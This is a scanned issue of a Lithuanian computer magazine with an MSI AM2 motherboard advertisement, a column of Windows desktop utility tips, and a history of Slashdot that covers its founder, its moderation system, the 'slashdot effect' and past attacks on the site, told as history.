Palaiko AM2 lizdą ir DDRII atmintį

# Jau tapo legenda...



1969

2000

2003

2006

Neilas Armstrongas  
1<sup>as</sup> žigsnis mėnulyje

MSI pirmieji sukūrė pagrindines  
plokštes A tipo lizdai

MSI pirmieji sukūrė  
AMD64 pagrindines plokštes

MSI pirmieji sukūrė  
pagrindines plokštes AM2  
tipo lizdai, 64-bitų, DDRII

**K9N Platinum**

**K9N SLI Platinum**

**K9N Diamond**



AMD

Technologija

Natūralus šiluminis ir  
ryšio greitis programinei įrangi

MSI — pirmoji rinkoje kompanija pasiūliusi platų pagrindinių plokščių AMD AM2 platformai asortimentą:

MSI K9N Diamond, MSI K9N SLI Platinum, MSI K9N SLI-2F, MSI K9N Platinum, MSI K9N Ultra-2F, MSI K9N Neo-F, MSI K9NGM2-FID, MSI K9NGM-L, MSI K9A Platinum

UAB „Fortakas“  
Vilnius, Kaunas,  
Klaipėda, Šiauliai  
www.fortakas.lt

UAB „Aureolės sprendimai“  
J. Basanavičiaus g. 25,  
Vilnius  
Tel. +370-5-2603708  
www.aureole.lt

UAB „International Solution Group“  
Daukanto g. 22a - 5  
Klaipėda  
Tel. +370-46-313840  
www.fortakas.lt

UAB „Inida“  
V. Krėvės pr. 13a,  
Kaunas  
Tel. +370-37-311224  
www.inida.lt

UAB „Komparsa“  
Atėties g. 33,  
Vilnius  
Tel. +370-5-2101620  
www.komparsa.lt

UAB „Infociklas“  
Ramygalos 66-1,  
Panevėžys  
Tel. 845-571010  
www.ciklas.lt

UAB „Balco LTD“  
S. Dariaus ir S. Girėno g. 21-19,  
Klaipėda  
Tel. (8 46) 310 610  
www.balco.lt

UAB „KSC“  
Savanorių pr. 278,  
Kaunas  
Tel. 312992  
www.ksc.lt

Specifikacijos gali būti keičiamos be išankstinio įspėjimo

AMD, AMD Arrow logotipas, AMD Athlon, AMD64 ir jų kombinacijos yra Advanced Micro Devices, Inc. prekiniai ženklai. Kiti pavadinimai yra naudojami tik informaciniams tikslams ir yra jų savininkų prekiniai ženklai.



# 016

## Gyvenimo grožybės

### Tobuliname langinių ergonomiką


Keisti vaikinai tie automobilininkai. Jie pasiruošę išleisti paskutinį centą pačioms įvairiausioms detalėms, kurios prie jų eržilo galios žada pridėti porą arklių. Pasitaiko ir estetų, kurie iš tiesų vertina automobilio išorinį vaizdą ir salono patogumą. O kuo tu už juos prastesnis? Nuostabu, tačiau tą patį galima pritaikyti ir langinėms. Jas taip pat galima padaryti patogesnes ir efektyvesnes, pakanka įdiegti porą papildomų dalykėlių. Taigi sveikas atvykęs į „Hakerio“ tiuningo ateljė!



[Minimizuok žaismingai]

Aš turiu vieną žalingą įprotį: laikau atidarytą krūvą nereikalingų langų. Mano užduočių juostoje (taskbar) tikras chaosas: akis bado dešimčių pačių įvairiausių langų pavadinimai, todėl tarp jų greitai surasti reikalingą praktiškai nerealu. Užkriso! Laime, aš jau radau šios problemos sprendimą — juo tapo programa *miniMIZE* (<http://aquaria.za.net/>).

Šis nuostabus įrankis perima bet kokią minimizuojamą langą ir ant ekrano išdėsto mažą jo vaizdą (preview), šalia kurio taip pat atvaizduojama ir programos ikona. Tu ne įsivaizduoji, kaip tai vaizdžiai atrodo (tiesa, įsivaizduoti nereikia — žvilgtelk į nuotrauką). Norint sugrąžinti bet kokios programos langą, pakanka paspausti ant ekrane pateikto šios programos mažo vaizdo. Įreikus šią darnią vaizdų eilę galima išdėlioti prekiniam plane arba išvesti į ekraną po karšto klavišo paspaudimo. Be to, *miniMIZE* turi daugybę įvairiausių nustatymų. Tai reiškia, kad tu gali nesunkiai pakeisti ekrane pateikiamų vaizdų skaidrumą, jų dydį ir t.t. Kitaip tariant, labai apgalvotas dalykas.




[Grakštus persijungimas]

Kiekvienas žino, kad klavišų *Alt+Tab* kombinacija leidžia greitai persijungti tarp programų. Nuspaudus šią populiarią kombinaciją vartotojui pateikiamas langas, kuriame puikuojasi aktyvių programų ikonos bei po jomis pateikiami programų langų pavadinimai. Toks principas puikiai veikia jeigu pas tave paleista viso labo keletas programų. O ką daryti, jeigu jų atsiranda vis daugiau ir daugiau? Trūksta vaizdumo, o naudotis persijungimu pasidaro žiauriai nepatogu? Vis dėlto šį trūkumą galima lengvai pataisyti įdiegus įrankį *Task Switch XP Pro* ([www.ntwind.com/taskswitchxp](http://www.ntwind.com/taskswitchxp)). Programa naudoja įprastines klavišų kombinacijas ir išveda panašų langą, tačiau be viso kito atvaizduoja nedidelę programos nuotrauką (preview). Spaudi *Alt+Tab*, o ten — programos lango vaizdas. Pats supranti, kaip tai patogiu, jeigu tu tun atsidaręs keletą vienos ir tos pačios programos langų. Beje, tu gali šį perjungimą susikonfigūruoti taip, kaip tik tau norisi. Tavo paslaugoms — dėbės įvairiausių nustatymų ir savybių.



[Telsingas „quicklaunch“]

Ar niekada nesusimąstai, kodėl į greito paleidimo skydelį (quicklaunch) galima įkelti tik programos paleidimo arba katalogo atidarymo nuorodas? O kodėl, pavyzdžiui, čia negalima sukurti nuorodų grupės su išskrentančiu meniu? Tuomet tu galėtum sugrupuoti programas — internetas, biuro įrankiai, programavimas ir t.t. — o tada pasirinkti reikiamą kategoriją bei pačią programą. Deja, standartinėse langinėse tai neįmanoma, ir visa tai dėl „Microsoft“ kūrėjų tingumo. Laime, šią neteisę galima ištaisyti su programa *True Launch Bar* ([www.truelaunchbar.com](http://www.truelaunchbar.com)). Ją įdiegęs tu ne tik galėsi grupuoti greito paleidimo nuorodas, tačiau visokeriopai ir neatpažįstamai keisti išoninį *quicklaunch* vaizdą, taip pat ir panaudoti skinius. Dar labai norėčiau paminėti įskiepių galimybę, kuri leidžia į užduočių juostą vaizdžiai įkelti pačius įvairiausių dalykus: orų prognozę, nešiojamojo kompiuterio baterijos indikatorius, komandinę eilutę, greito grotuvo valdymo mygtukus ir dar daug ką ([www.truelaunchbar.com/plugins/index.html](http://www.truelaunchbar.com/plugins/index.html)). Žodžiu, žvilgtelk į nuotrauką, ir tau viskas paaiškes.









Mes sąmoningai išvengėme Windows sąsajos gražinimo klausimo. Nori madingos vartotojo sąsajos bei daugybės įvairių papildomų galimybių? Skaityk mūsų žurnale publikuotą straipsnį „Gražiai gyventi neuždrausi“.



[Aš pasakiau, tu užbaik]


Bet kurioje nors kiek pažangesneje programavimo aplinkoje yra tokia nuostabi funkcija, kaip automatinis žodžių papildymas. Programuotojui nereikia surinkinėti sudetingų funkcijų pavadinimų — kūrime aplinka pati pagal pirmas raides bando nustatyti funkcijos pavadinimą ir siūlo tinkamus variantus. Taip sutaupoma daugybė laiko, o daugelio funkcijų pavadinimų galima paprasčiausiai neatsiminti. Programos *IntelliComplete* ([www.flashpeak.com/lcomp](http://www.flashpeak.com/lcomp)) kūrėjams ir to pasirodė maža. Vaikiniai automatinio papildymo funkciją realizavo globaliame lygįje, beje, tai galioja ne tik programavime naudojamų funkcijų pavadinimams, bet ir įprastiniams, žmogiškiems žodžiams. Ši programa nepriklauso nuo jokios konkrečios aplikacijos ir automatinio papildymo funkciją užtikrina visur, bet kurioje programoje! Tu tiesiog pradėsi rinkti žodį, o išplaukiančiame lange tau siūlomi žodžio užbaigimo variantai. Dvigubai maloniau, kad kūrėjų svetainėje prieinami žodynai.



[Vienas — gerai, daug — dar geriau]

*Linux* kūrėjai kovoje už darbastalio erdvę pasinaudojo vienu labai paprastu, bet gudriu metodu. Vietoje vieno darbastalio jie pasiūlė naudoti keletą ir prijungti tarp jų persijunginti. Iš pradžių tai atrodo šiek tiek nepatogu, tačiau po kurio laiko, kai gali gale priprasti prie šios idėjos, pradėsi suprasti, kad nieko patogesnio nebuvo galima sugalvoti. Viena darbastalyje yra paleistos su darbu susijusios programos, kitame — ICQ ir IRC. Tu akimirksniu atsikratai pagundos jėgų į pokalbių svetainę ir parašyti vieną kitą (daugiau iš dešimties) žinutę. Ir tai viso labo vienas galimas pritaikymas. Pavyzdžiui, biure galima lengvai persijunginti iš *Quake* į darbastalį su paleistu *Visual Studio*. Šaunu? Be abejo!

Beje, vos nepamiršau. Visos šios grožybės pereinamos įdiegus programą *Chimera Virtual Desktop* ([www.chimera.hu/virtual\\_desktop](http://www.chimera.hu/virtual_desktop)). Su ja tu galėsi įdarbinti iš karto 9 skirtingus darbastalius bei turėsi galimybę persijunginti tarp jų vienu peles paspaudimu.



[J] pagalbą grafomanui]

Įgimtu raštingumu pasigirti gali toli gražu ne visi: pavyzdžiui, aš šios savybės niekada neturėjau. Tačiau noredamas patikrinti galimas parašytame tekste padarytas klaidas, aš tradiciškai į visą kopijuojamą į *Word*, patikrinu, ir tik tada visa tai perkeliu ten, kur reikia. Šis metodas klaidai nepatogus, tačiau efektyvus. Vienas mano geras bičiulis pasiūkė iš manęs ir tokių išskypelių darbo metodų bei pasiūlė pasinaudoti įrankiu *Spell Checker* ([www.spell.com.ru](http://www.spell.com.ru)). Pasirodo, tai ypač naudingas daiktukas. Iš esmės tai yra nuolatinio ortografijos tikrinimo sistema. Ji moka daugiau nei 23 kalbas, o svarbiausia yra tai, kad ji nepriklauso nuo jokios konkrečios programos. *Spell Checker* gali veikti visur! Ją paleidus, ji nuolat tūno atmintyje, iš kur stebi renkama tekstą ir jį tikrina arba analizuoja apskaitimo būfę (į kurį tekstas patenka nuspaudus *Ctrl+C*). Jeigu žodis surinktas neteisingai, tai ji tuojau pat nurodytoje ekrano vietoje parodo klaidą. Programos nustatymuose šią vietą galima lengvai pakeisti, taip pat galima pakeisti ir laiką, kurį klaidos pranešimas bus rodomas ekrane. Be to, klaidingai įvesto žodžio atsiradimą gali lydeti garso signalas.





FERRUM

SOFTWARE

IMPLANT

HACK

SCENA

UNIXOID

CODING


UNITS

# 018

## Shlashdot

Paskutinė technogykų šventovė

KASDIEN ŠIMTAI TŪKSTANČIŲ LANKYTOJŲ  
UŽEINA Į ŠIĄ SVETAINĘ NORĖDAMI SUŽINOTI  
PASKUTINĖS ŠIUOLAIKINIŲ TECHNOLOGIJŲ  
PASAULIO NAUJIENAS, IŠSAKYTI SAVO  
NUOMONĘ APIE STAMBIŲ KORPORACIJŲ  
APLINKOJĘ VYKSTANČIUS ĮVYKIUS IR AT-  
RASTI KAŽKĄ NAUJO BEI ĮDOMAUS. ŠIOS  
SVETAINĖS LANKYTOJAI — PAGRINDE  
TECHNO ELITAS, KŪRYBINGAI MĄSTANTYS  
ŽMONĖS, KURIŲ IDĖJOS NUKRĖIPTOS Į  
ATEITĮ. JUOS PRIIMTA VADINTI GYKAIS, O JŲ  
GYVENAMOJI VIETA — **SLASHDOT.ORG**.



Robas Malda, *Shlashdot* tėvas



**1973**

*Slashdot* įkūrėjas — *Robas Malda aka CmdrTaco* — gimė 1973 metais Mičigano valstijoje, Holendo mieste.

**1987**

Tėvai jį išsiuntė mokytis į religinės krypties privačią mokyklą, kur Robas pirmą kartą susidomėjo kompiuteriais ir nemenką savo laiko dalį praleisdavo studijuodamas vietinių BBS turinį.

**1992**

Vyresnėse klasėse Robas bandė užsidirbti pinigų su *TurboPascal* rašydamas *shareware* programas, jis parašė naudojimui tinkle skirtą (*on-line*) BBS žaidimą ir muzikinių kompozicijų kūrimo įrankį. Tai jam neatnešė jokio apčiuopiamo pelno, todėl tekdavo dirbti prekybos centre ir į lentynas dėlioti prekes. Kai Malda įstojo į koledžą, jis, be jokios abejonės, pasirinko kompiuterių mokslu fakultetą ir pradėjo uoliai mokytis bei kaupti žinias.

**1996**

Mokslų metu vaikinai įsitaisė į firmą „Donnelly“, kur dirbo kompiuterių techniku ir užsiiminėjo programinės įrangos bei geležies įdiegimu. Maždaug tuo metu jis susipažįsta su *Linux* ir iš karto susižavi jos galimybėmis automatizuoti krūvą rutiniško darbo, kurį tekdavo daryti su *Windows*. Be to, *CmdrTaco* šiuo metu aktyviai studijuoja *web* technologijas, pradedant *HTML* ir baigiant su duomenų bazėmis veikiančių *web* aplikacijų programavimu. Įgijęs tam tikrų žinių, Robas pradeda uždirbinėti pinigus iš *web* svetainių, kurias jis kurdavo įvairioms įstaigoms, bankams ir nedidelėms firmoms. Tuo pačiu jis pradeda kurti nuosavą svetainę, kuri skirta *Linux* ir technologijoms. Kaip tu jau tikriausiai numanai, šia svetaine taps *Slashdot*.

**1997**

*slashdot.org* domenas buvo užregistruotas 1997 metų rugsėjį. Robas norėjo, kad pavadinimas būtų kiek galima labiau neįprastas, todėl iš pradžių domenų registраторiai net nenorėjo registruoti ženklų „/.“ garbei pavadintos svetainės. Vis dėlto *Slashdot* buvo užregistruotas ir gruodžio 31 jame pasirodė pirmoji žinutė, kurios autoriumi, be jokios abejonės, buvo *CmdrTaco*. Pranešime buvo pasakojama apie naujos paslaugos atsiradimą internete — galimybę užsisakyti nuotrauką, padarytą iš Žemės orbitoje skriejančio palydovo. Plėtoti svetainę Robui smarkiai padėjo



draugas Džefas Beitsas aka *Hemos*, su kuriuo jie drauge įkūrė nuosavą nedidelę kompaniją.

**1998**

Visais šiais metais projektas buvo veržliai tobulinamas: daugėjo straipsnių, žinučių, svetainės lankytojų, atsirado naujų autorių. Vienu jų tapo žymus amerikiečių žurnalistas ir rašytojas Džonas Katzas (*Jon Katz*), kuris išgarsėjo savo straipsniais ir internetiniu žurnalu *HotWired* bei



tu, kad buvo populiarių leidinių *Boston Globe* ir *Washington Post* redaktorius.

**1999**

1999 metais Katzas galutinai paliko *HotWired* ir tapo nuolatinis *Slashdot* redaktoriumi bei straipsnių autoriumi. Daugelis jo rašomų straipsnių skirti gykų subkultūrai ir įvairioms mistifikacijoms.

1999 metų pabaigoje Robas galų gale pabaigia koledžą ir pradeda dirbti prie savo kūrinio, juo labiau kad svetainės perspektyvumą galima buvo įžiūrėti plika akimi.

**1999**

Šių metų pradžioje internete pirmą kartą pasirodė naujas reiškiny, kuris buvo pavadintas *slashdot* efektu \* (apie jį skaityk žemiau). O birželio 29 svetainė buvo parduota kompanijai *Andover.net* — tolimesniam plėtimuisi reikėjo stambių investicijų, kurių Robas su savo kompanjonais neturėjo. Taigi sulaukęs 23 metų Malda gavo apvalią sumelę ir galimybę tęsti savo darbą jau kaip *Andover.net* darbuotojas.



Kapitalo injekcijos į *Slashdot* nebuvo bergždžios — svetainėje pasirodė daug naujovių: atsirado keletas naujų skyrių, įvedama žymioji metamoderavimo sistema. Tūkstantmečio pradžioje *Slashdot* e pasirodė jubiliejinis dešimtūkstantasis straipsnis, o vasarą — milijoninis komentaras. Svetainės varikliukas nuolat tobulinamas, įvedama taip vadinama „zoologijos sodo“ sistema, leidžianti vartotojus priskirti draugų arba priešų grupėms, atsiranda prenumeratos galimybė.

**2001**


2001 metais tuometinė *Slashdot* savininkė VA *Linux Systems* susidūrė su tam tikrais finansiniais sunkumais, kas atsiliepė svetainėje pateikiamos reklamos kiekiui (IT kompanijos už reklaminių antraščių publikavimą tokioje svetainėje, kaip *Slashdot*, mokėjo stambias sumas). Tuo pat metu buvo pritaikytas originalus tais laikais reklamos modelis — užsiregistravę vartotojai, sumokėję po 5 dolerius už kiekvieną tūkstantį parodytų puslapių, galėjo nematyti visos šios reklamos. Pageidaujančiųjų kiekis buvo skaičiuojamas dešimtimis tūkstančių, todėl modelis pasirodė esąs gana sėkmingas.





Vis dėlto šiandien tai jau istorija, kadangi šiuo metu *Slashdot*’e liko labai nedaug reklamos.

## POLITICS FOR IDIOTS



### 2004

2004 metų rugpjūčio viduryje bendras svetainėje pateiktų komentarų skaičius jau viršijo 10 milijonų (straipsnio rašymo metu šis skaičius svyruoja maždaug 15 milijonų ribose). Tais pačiais metais, likus dviem mėnesiams iki JAV prezidento rinkimų, *Slashdot*’e pasirodė politikai skirtas skyrelis. Jo pavadinimą į lietuvių kalbą būtų galima išversti kaip „Politika vėploms. Jūsų balsas yra svarbus“ (*Politics for nerds. Your vote matters.*). Savaimė suprantama, čia bus svarstomos ne įprastinės, o pačios skandalingiausios politikos naujienos, keliama klausimai, kuriuos publikuoti ryžtasi ne kiekviena žiniasklaidos priemonė.

**[Kaip suorganizuotas „Slashdot“]** Bet kuris *Linux* sistemos vartotojas, savo naršyklėje atsidaręs *slashdot.org* svetainę, čia gali pasijausti kaip namie — svetainės dizainas akivaizdžiai buvo kuriamas pasinaudojant būtent šių operacinių sistemų grafinių aplinkų įspūdžiu. Šiaip ar taip, bent jau man susidarė toks įspūdis. *Slashdot*’e dabar yra 13 pagrindinių skyrelių: „Pagrindinis“, „Apple“, „Klausk *Slashdot*“, „Knygos“, „Programuotojai“, „Žaidimai“, „Aparatūra“, „Interviu“, „IT“, „Linux“, „Politika“, „Mokslas“ ir YRO. Tačiau tai — tik ledkalnio viršūnė. Apsilankius nuorodoje „Topics“, galima pamatyti daugybę poskyrių, kurių čia yra per šimtą.

Viskas prasideda nuo to, kad redaktorius viename iš šių skyrelių sukuria naują žinutę (medžiagą paprastai atsiunčia svetainės lankytojai) — tai gali būti įdomi naujiena, idėja arba straipsnis, ten pat publikuojamos nuorodos į svetaines, kuriose apie tai galima sužinoti išsamiau. Po to ši tema aktyviai aptarinėjama, o šie aptarimai neretai perauga į audringus ginčus. Kiekviena *Slashdot* publikuojama informacija įdomi ir gili savo turiniu: juk ne veltui portalas žymus kaip visos planetos gykų šventovė! Apibūdinti *Slashdot* vienu žodžiu, pasakant, jog tai forumas arba naujienų svetainė, nepavyks. Projektas labiausiai primena gigantišką *web* blogą, tačiau pagrindinis jo skirtumas nuo pastarųjų — unikali resurso moderavimo sistema. Jos ypatybė ta, kad moderatoriumi gali tapti bet kuris žmogus, turintis tam tikrą laiką galiojantį svetainėje registruotą vartotoją (reikia, kad vartotojas įeitų į 92,5% seniausių sistemos vartotojų skaičių), nuolat besilankantis svetainėje ir galintis pasigirti teigiama karma (karma — tai savotiškas *Slashdot* reitingas). Moderuojant pranešimai nėra pašalinami, o tiesiog paslepiami iš puslapio, kadangi čia veikia dviejų lygių moderavimo mechanizmas.

Pirmame etape įvertinami svetainės pranešimai. Kuo didesnį įvertinimą gauna žinutė, tuo daugiau ji turi tikimybės būti parodyta pagrindiniame svetainės puslapyje. Tuo pačiu moderatoriai turi ribotą balų, kuriuos jie gali išdalinti per tam tikrą laiko tarpą, skaičių.

Antrame etape filtruojamas nekokybiškas moderavimas. Tuomet pablogėja „blogų“ moderatorių karma, jie netgi gali netekti savo įgaliojimų, kol vėl neįgaus teigiamo koeficiento. Karma

gerėja nuo teigiamai įvertintų svetainėje pateiktų pranešimų ir komentarų.

*Slashdot* redaktoriai turi neribotas resurso moderavimo galimybes, tačiau jie seka tik 3% turinio — visu kitu užsiima paprasti vartotojai. Tokia automatinio moderavimo politika leidžia efektyviai atsijoti neįdomias žinutes ir komentarus, paliekant tik iš tiesų gerą ir įdomią medžiagą. Taigi galima sakyti, kad *Slashdot* — tai automatiškai medžiaga papildoma ir automatiškai redaguojama svetainė, kurios darbų automatizavimas pavestas bendruomenei. Priešingai nei daugelyje kitų panašių projektų, čia šis mechanizmas veikia tiesiog puikiai.

Kiekvienas *Slashdot* vartotojas gali kurti savo žurnalą, kurį perskaityti gali bet kuris vartotojas. Čia galima išreikšti savo santykį su kitais vartotojais, priskiriant juos draugų arba priešų kategorijoms. Žodžiu, svetainėje sukurtos visos jos lankytojų bendruomenės egzistavimo ir vystymosi sąlygos. Geriausias *Slashdot* apibrėžimas būtų ne *web* blogas, o „online pramoga“.

Kalbant apie techninę pusę, *Slashdot.org* veikia iš karto dešimtyje serverių. Penki iš jų skirti puslapių užkrovimui, trys — paveikslėliams, dar du įdarbinti kaip SQL ir NFS serveriai. Devyni iš dešimties šių serverių veikia su *Debian Linux* sistema. Svetainės varikluokas vadinasi *Slash* (*Slashdot-Like Automated Storytelling Homepage*). Pirmąją jo versiją sukūrė *CmdrTaco* ir *CowboyNeal*, antrąją — programuotojai iš OSTG, kai kurie iš jų ir šiuo metu užsiima projekto tobulinimu. *Slash* parašytas su *Perl* ir yra platinamas pagal GNU licenciją.

**[Įdomūs pranešimai]** Geriausi *Slashdot* pranešimai gali sukelti didelį susidomėjimą, ir nesvarbu, ar tai naujos NASA kosminės programos aptarimas, diskusija apie mažaminkščių monopolistišką politiką arba net nostalgiški prisiminimai apie senus „Konami“ Kontros tipo žaidimus. Smalsiems, šiuolaikinėmis technologijomis ir mūsų gyvenimo naujovėmis besidomintiems žmonėms šis resursas — tiesiog informacijos lobynas bei galimybė pačiam pasisakyti. Per svetainės egzistavimo laiką buvo daugybė įvairių atvejų ir triukšmingų diskusijų. Apie kai kuriuos iš jų aš tau papasakosiu.

2002 metų pabaigoje „spamo karalius“ Alanas Ralskis spaudai davė kelis interviu apie savo verslą, kur pasakė, kad elektroniniu paštu siuntinėjamuose reklaminiuose pranešimuose jis nemato nieko blogo. Neilgai trukus *Slashdot*’e pasirodė pranešimas su nuorodomis į šį interviu. Be abejo, šio interviu turinys tarp *slashdot* vartotojų sukėlė pasipiktinimą. Po trumpų svarstymų kažkas pasiūlė gana originaliu būdu nubausti Ralskį — užprenumeruoti jam visą įmanomą elektroninę ir paprastą reklamą. Forume buvo pateiktas elektroninio pašto ir tikrasis (fizinis) spamerio adresas... Ir čia viskas prasidėjo. Alanui iš savo pašto dėžutės kasdien tekdavo iškuopti po keletą kilogramų pašto, o elektroninio adreso jam iš viso teko atsisakyti.

Spaudoje ne kartą buvo aprašinėjama 2000 metais užvirusi *Slashdot* ir „Microsoft“ priešprieša. Viskas prasidėjo nuo to, kad *Slashdot*’e buvo išpublikuota informacija apie duomenų apsaugos protokolo Kerberos praplėtimus. Kaip žinia, šis protokolas iš pradžių buvo kuriamas kaip atviras standartas. „Microsoft“ šį standartą panaudojo *Windows 2000* sistemoje, kur jį šiek tiek pakeitė, dėl ko jis prarado savo „atvirumą“. *Slashdot*’e pasirodžiusiam straipsnyje „Kerberos, PAC ir purvini Microsoft triukai“ buvo pateikiamos tų pačių microsoft’ininkų padarytų standarto pakeitimų specifikacijos kartu su pastarųjų adresu



keliamaus kaltinimais dėl bandymo taip monopolizuoti serverinių sistemų rinką. „Microsoft“ pagrasino teismu, tačiau *Slashdot* neketino pasitraukti ir galiausiai įrodė savo tiesą. Įdomu tai, jog kaip tik po šios informacijos išpublikavimo prieš *Slashdot* buvo įvykdyta triuškinanti DDoS ataka.

Ko gero, originaliausią žinutę *Slashdot*’e paskelbė pats svetainės kūrėjas. 2002 metų vasario 14, Švento Valentino dieną Robas sukūrė žinutę su antrašte „Ketlin Fent, perskaityk šį pranešimą“. Šioje žinutėje Robas savo mylimajai pasiūlė už jo ištekti. Po 15 minučių šiame pranešime pasirodė pačios Ketlin komentaras su antrašte „Taip!“, o pranešimo tekste buvo parašyta: „Keistuolis. Per tave aš apsiverčiau :). Valio! Aš išteku! :)“.

**[Populiarumo pasekmės]** \* Pasakojant apie *Slashdot*, negalima nepaminėti su svetainės augimu pastebėto reiškinio. Tai taip vadinamas „slashdot efektas“. Esmė tame, kad *Slashdot* pranešimuose dažnai pateikiamos nuorodos į autorinius mažai lankomus resursus, o kadangi portalo auditorija milžiniška, toks didelis lankytojų antplūdis parodytai svetainei gali tapti mirtinu, nes iš esmės šis antplūdis tampa DDoS ataka. Svetainės greitai išsijungia ir tampa neprieinamos visam internetui. Anglų kalboje net atsirado veiksmažodis „to be slashdoted“, kuris sakomas apie dėl staigaus lankytojų antplūdžio savo darbą nutraukusius web puslapius. Paprastai lankomumo šuoliukas tęsiasi iki 15 valandų, kol karštoji naujiena įkurdinama pirmame *Slashdot* arba kito stambaus naujienų resurso puslapyje. Tiesa, visame tame galima įžiūrėti ir teigiamą niuansą: dažnai užslashdotinta svetainė gauna būrį naujų nuolatinių lankytojų. Šiandien, kai visur paplitę patys įvairiausi web blogai, „slashdot efektas“ internete yra dažnas reiškinys. Mokslininkai, taip pat ir sociologai, jį atidžiai tyrinėja, kuriamos svetainės nuo panašaus efekto apsaugančios sistemos.

Tau tikriausiai būtų įdomu sužinoti, ar hakeriai atakavo *Slashdot* ir ar pasitaikė šios svetainės nulaužimo atvejų. Taip, buvo, yra ir bus. Pirmą kartą *Slashdot* buvo nulaužtas 1998 metų rugsėjį: įsilaužėliai kurį laiką išdykavo su nulaužta sistema, o po kiek laiko parašė laišką Robui Maldai. 2000 metų gegužę svetainė patyrė ilgą paskirstytą DoS ataką, kuri truko tris dienas.

Tų pačių metų rugsėjį *Slashdot* vėl buvo nulaužtas. Šį kartą tai padarė du olandų hakeriai *Nohican* ir { }. Priešingai nei ankstesni įsilaužėliai, jie neturėjo tikslo kaip nors pakenkti šiai svetainei. Į vidų jie pateko per svetainės rezervinėje duomenų bazėje paliktą skylę, nes testinėje svetainės dalyje sugebėjo gauti administratoriaus slaptažodį. Po to jie į *Slashdot* pasiuntė laišką, kuriame išsamiai aprašė įsilaužimo procedūrą ir svetainėje surastus pažeidžiamumus. Kai pažeidžiamumai buvo pašalinti, *CmdrTaco* apie šį įvykį svetainėje išplatino pranešimą, nepamiršdamas padėkoti hakeriams.

